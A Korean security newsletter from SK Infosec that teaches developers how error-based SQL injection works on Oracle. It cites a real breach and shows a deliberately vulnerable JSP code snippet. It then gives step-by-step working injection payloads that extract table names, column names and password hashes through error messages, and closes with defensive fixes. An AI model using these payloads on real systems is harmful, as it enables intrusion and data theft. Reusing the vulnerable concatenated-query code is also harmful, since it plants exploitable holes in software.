- Web 모의해킹 -


Error Based SQL Injection

SK 인포섹, 이호석

leehs2@sk.com

1. 개요

2016 년 6 월 7 일 핸드폰 구매정보 공유 사이트인 "뽐뿌"를 통해 랜섬웨어가 배포된 사실이 확인되었습니다.
(해당 기사 : http://www.boannews.com/media/view.asp?idx=50865)
해당 커뮤니티는 2015 년 9 월 11 일에도 SQL Injection 으로 195 만명의 회원정보가 유출되어 1 억 1,700 만원의 과징금/과태료가 징구된 적이 있는데, (해당 기사 : http://www.boannews.com/media/view.asp?idx=48614)
당시 해킹과정을 도식화 하면 아래와 같습니다.



이와 같이 SQL Injection 을 통해 획득한 암호화 데이터가 크래킹하는 것이 가능하고, 이에 대한 조치가 미흡할 경우 개인정보 유출 등 중대한 보안 사고로 이어질 뿐만 아니라 과징금/과태료 징구, 손해배상 소송 등이 발생할 수 있다는 것을 알 수 있습니다.

이 News Letter 를 읽고 계신 개발자분들은 SQL Injection 의 원리를 정확하게 파악하여 현재 구성해놓은 소스코드 및 시스템 설정이 안전한지 한번 더 확인해 볼 수 있는 계기가 되었으면 합니다.


2. Error Based SQL Injection – 에러 페이지

개발자에게 에러처리에 대해 물어보면, 그 자체만으로 직접적인 공격에 사용되지 않기 때문에 위험도가 낮다고 생각하는 경우가 많습니다. 이번 자료에서는 에러 페이지가 SQL Injection 과 결합되었을 때 어떤 위협이 발생하는지, 과연 위험도가 낮다는 인식이 올바른 것인지 알아보겠습니다.


2.1. 정보획득이 가능한 함수

먼저 Error Based SQL Injection 을 하려면 기본적으로 알아야 할 것이, 에러 메시지에 자세한 정보를 출력하는 함수(저장 프로시저, 이하 함수)에는 어떤 것이 있는가 하는 것입니다. 다시 말해 "실행 안돼, 틀렸어"라는 단순 에러를 반환하는 함수가 아니라 "쿼리를 실행 해봤는데 이런 결과가 나와, 하지만 내가 처리할 수는 없어"와 같이 친절하게 설명해주는 함수가 어떤 것이 있는지 알아야 합니다. (공격에 활용 가능)

Step 1) 일반적으로 출력되는 에러는 다음과 같습니다. (단순 에러 메시지)



Step 2) 서브쿼리(DB Version 출력) 실행결과가 포함된 에러는 다음과 같습니다. (공격에 사용하는 에러 메시지)



결과해설 : 에러가 나면서 서브쿼리 실행 결과를 같이 보여주는 함수가 있음


이와 같이 공격에 사용할 수 있는 함수는 아래 표와 같습니다.

공격 대상	비고
UTL_INADDR.GET_HOST_NAME((원하는 서브쿼리 내용))	Oracle 11g 부터 기본적으로 SYS 권한만 사용가능
UTL_INAADR.GET_HOST_ADDRESS((원하는 서브쿼리 내용))	
ORDSYS.ORD_DICOM.GETMAPPINGXPATH((원하는 서브쿼리 내용),user,user)	
CTXSYS.DRITHSX.SN(user,(원하는 서브쿼리 내용))	

2.2. 데이터 확인(COUNT, ROWNUM)

이 함수들을 이용해 데이터를 탈취할 텐데, 문제는 서브쿼리에서 실행한 데이터를 1 개씩 밖에 확인 할 수 없다는 것입니다. 그래서 원하는 데이터를 찾아내기 위해서는 데이터가 몇 개인지, 원하는 데이터는 어떻게 정렬해서 뽑을지 알아야 합니다. 이를 정리하면 다음과 같습니다.

(테이블에 대한 정보 추출 → 원하는 테이블의 컬럼에 대한 정보 추출 → 원하는 실 데이터 추출 → 공격성공)



내용	요청 쿼리
원한는 데이터 확인 (테이블 목록 출력)	SELECT TABLE_NAME FROM ALL_TABLES
테이블 목록 개수	SELECT COUNT(TABLE_NAME) FROM ALL_TABLES
첫번째 테이블명 출력	SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM ALL_TABLES) WHERE RNUM=1

2.3. 데이터 획득


이제 실제 데이터를 어떻게 출력하는지 확인해보겠습니다. 이번 실습에는 동 이름을 입력 받아 우편번호를 조회하는 화면을 사용하겠으며, 해당 소스코드는 다음과 같습니다.

```
1  String param_dong=request.getParameter("dong");
2
3  try{
4     Context init = new InitialContext();
5     DataSource ds = (DataSource)init.lookup("java:comp/env/jdbc/shanks123");
6     conn = ds.getConnection();
7
8     String sql = "SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG LIKE '%"+param_dong+"%'";
9     stmt = conn.createStatement();
10    rs = stmt.executeQuery(sql);
11    ...
12    }catch(SQLException e){
13    out.println(e);
14    ...
```

Step 1-1) 이 소스코드에서 원하는 데이터를 추출하는 방법은 다음과 같습니다. 먼저 전체테이블 개수를 확인합니다.

쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND CTXSYS.DRITHSX.SN(user,(SELECT COUNT(TABLE_NAME) FROM ALL_TABLES))=1--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' AND CTXSYS.DRITHSX.SN(user,(SELECT COUNT(TABLE_NAME) FROM ALL_TABLES))=1--%'


※. 우편번호 검색창의 동 이름 입력란에 위 표의 "입력값"을 입력합니다. 그 결과 서버에 전달되는 SQL 문장이 위 표의 "동작 쿼리"처럼 변경되어 실행됩니다



결과해설 : 위 에러 메시지로부터 시스템 테이블에 등록된 전체 테이블 개수가 "107"개임을 알아낼 수 있음

Step 1-2) 원하는 테이블을 찾을 때까지 행 번호를 증가시켜가면서 테이블 명 정보를 추출합니다.


쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND CTXSYS.DRITHSX.SN(user,(SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM ALL_TABLES) WHERE RNUM=60))=1--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' AND CTXSYS.DRITHSX.SN(user,(SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM ALL_TABLES) WHERE RNUM=60))=1--%'



결과해설 : 위 에러 메시지로부터 시스템 테이블에 등록된 60 번째 테이블 이름이 "LHSMEMBER3"임을 알아낼 수 있음

Step 2-1) 원하는 테이블 내의 칼럼 명을 알아내기 위해, 해당 테이블의 칼럼 개수를 추출합니다.


쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND CTXSYS.DRITHSX.SN(user,(SELECT COUNT(COLUMN_NAME) FROM ALL_TAB_COLUMNS WHERE TABLE_NAME='LHSMEMBER3'))=1--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' AND CTXSYS.DRITHSX.SN(user,(SELECT COUNT(COLUMN_NAME) FROM ALL_TAB_COLUMNS WHERE TABLE_NAME='LHSMEMBER3'))=1--%'



결과해설 : 위 에러 메시지로부터 시스템 테이블에 등록된 테이블 LHSMEMBER3 의 칼럼수가 "12"개임을 알아낼 수 있음

Step 2-2) 해당 테이블내의 원하는 칼럼을 찾을 때까지 행 번호를 증가시켜 가면서 칼럼명 정보를 추출합니다.


쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND CTXSYS.DRITHSX.SN(user,(SELECT COLUMN_NAME FROM (SELECT COLUMN_NAME, ROWNUM AS RNUM FROM ALL_TAB_COLUMNS WHERE TABLE_NAME='LHSMEMBER3') WHERE RNUM=12))=1--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' AND CTXSYS.DRITHSX.SN(user,(SELECT COLUMN_NAME FROM (SELECT COLUMN_NAME, ROWNUM AS RNUM FROM ALL_TAB_COLUMNS WHERE TABLE_NAME='LHSMEMBER3') WHERE RNUM=12))=1--%'



결과해설 : 위 에러 메시지로부터 테이블 LHSMEMBER3 의 12 번째 칼럼명이 "ID"임을 알아낼 수 있음

Step 3-1) 해당 테이블의 실제 데이터 수(Rows 수)를 추출해냅니다.


쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND CTXSYS.DRITHSX.SN(user,(SELECT COUNT(ID) FROM LHSMEMBER3))=1--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' AND CTXSYS.DRITHSX.SN(user,(SELECT COUNT(ID) FROM LHSMEMBER3))=1--%'



결과해설 : 위 에러 메시지로부터 테이블 LHSMEMBER3 의 데이터 수가 "27"개임을 알아낼 수 있음

Step 3-2) 원하는 실제 데이터를 찾을 때까지 행번호를 증가시켜 가면서 실제 데이터를 추출해 냅니다

쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND CTXSYS.DRITHSX.SN(user,(SELECT ID FROM (SELECT ID, ROWNUM AS RNUM FROM LHSMEMBER3) WHERE RNUM=1))=1--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' AND CTXSYS.DRITHSX.SN(user,(SELECT ID FROM (SELECT ID, ROWNUM AS RNUM FROM LHSMEMBER3) WHERE RNUM=1))=1--%'



결과해설 : 위 에러 메시지로부터 LHSMEMBER3 의 첫번째 ID 값이 "1saas"임을 알아낼 수 있음

Step 4) 이와 같이 원하는 데이터를 1 개씩 추출하여, 테이블 명, 칼럼 명, 실제 데이터를 추출할 수 있으며, 이를 조합하면 전체 테일블과 그 실 데이터 값도 모두 알아낼 수 있게 됩니다. (아래 표)

ID	PW	EMAIL	NAME	POSITION	INITPW
1saas	9b871512327c09ce91dd649b3f96a63b7408ef267c8cc5710114e629730cb61f	333	444	1	0
a1111	03ac674216f3e15c761ee1a5e255f067953623c8b388b4459e13f978d7c846f4	11111122222222	233333333	3333333	0
aaa	03ac674216f3e15c761ee1a5e255f067953623c8b388b4459e13f978d7c846f4	aasdf	asdfasdf	asdfasfd	0
aaaa	f6e0a1e2ac41945a9aa7ff8a8aaa0cebc12a3bcc981a929ad5cf810a090e11ae	zzz	sss	1	0

이와 같이 SQL 에 관련된 에러처리가 미흡하면 DB 내 테이블 목록, 칼럼 명, 실 데이터 획득이 가능한 것을 확인하였습니다. 위에 나열한 과정을 자동화해서 공격해주는 툴을 이미 많이 배포가 되고 있고, 이를 이용해 공격이 빈번하게 일어나고 있습니다. 때문에 SQL Injection 에 관련된 보안코딩뿐만 아니라 Default 에러 메시지 창 혹은 Debugging 용 에러 메시지 창을 통해 시스템 내부 정보가 노출되지 않도록 유의해야 합니다.

- SQL Injection 방지 처리 (Prepared Statement 사용, 입력 값 검증 처리 등)
- Default 에러 메시지 → 사전에 정의된 에러 메시지 창으로 대체
- Debugging 용 에러 메시지 창은 실 서버용 소스코드에서는 제거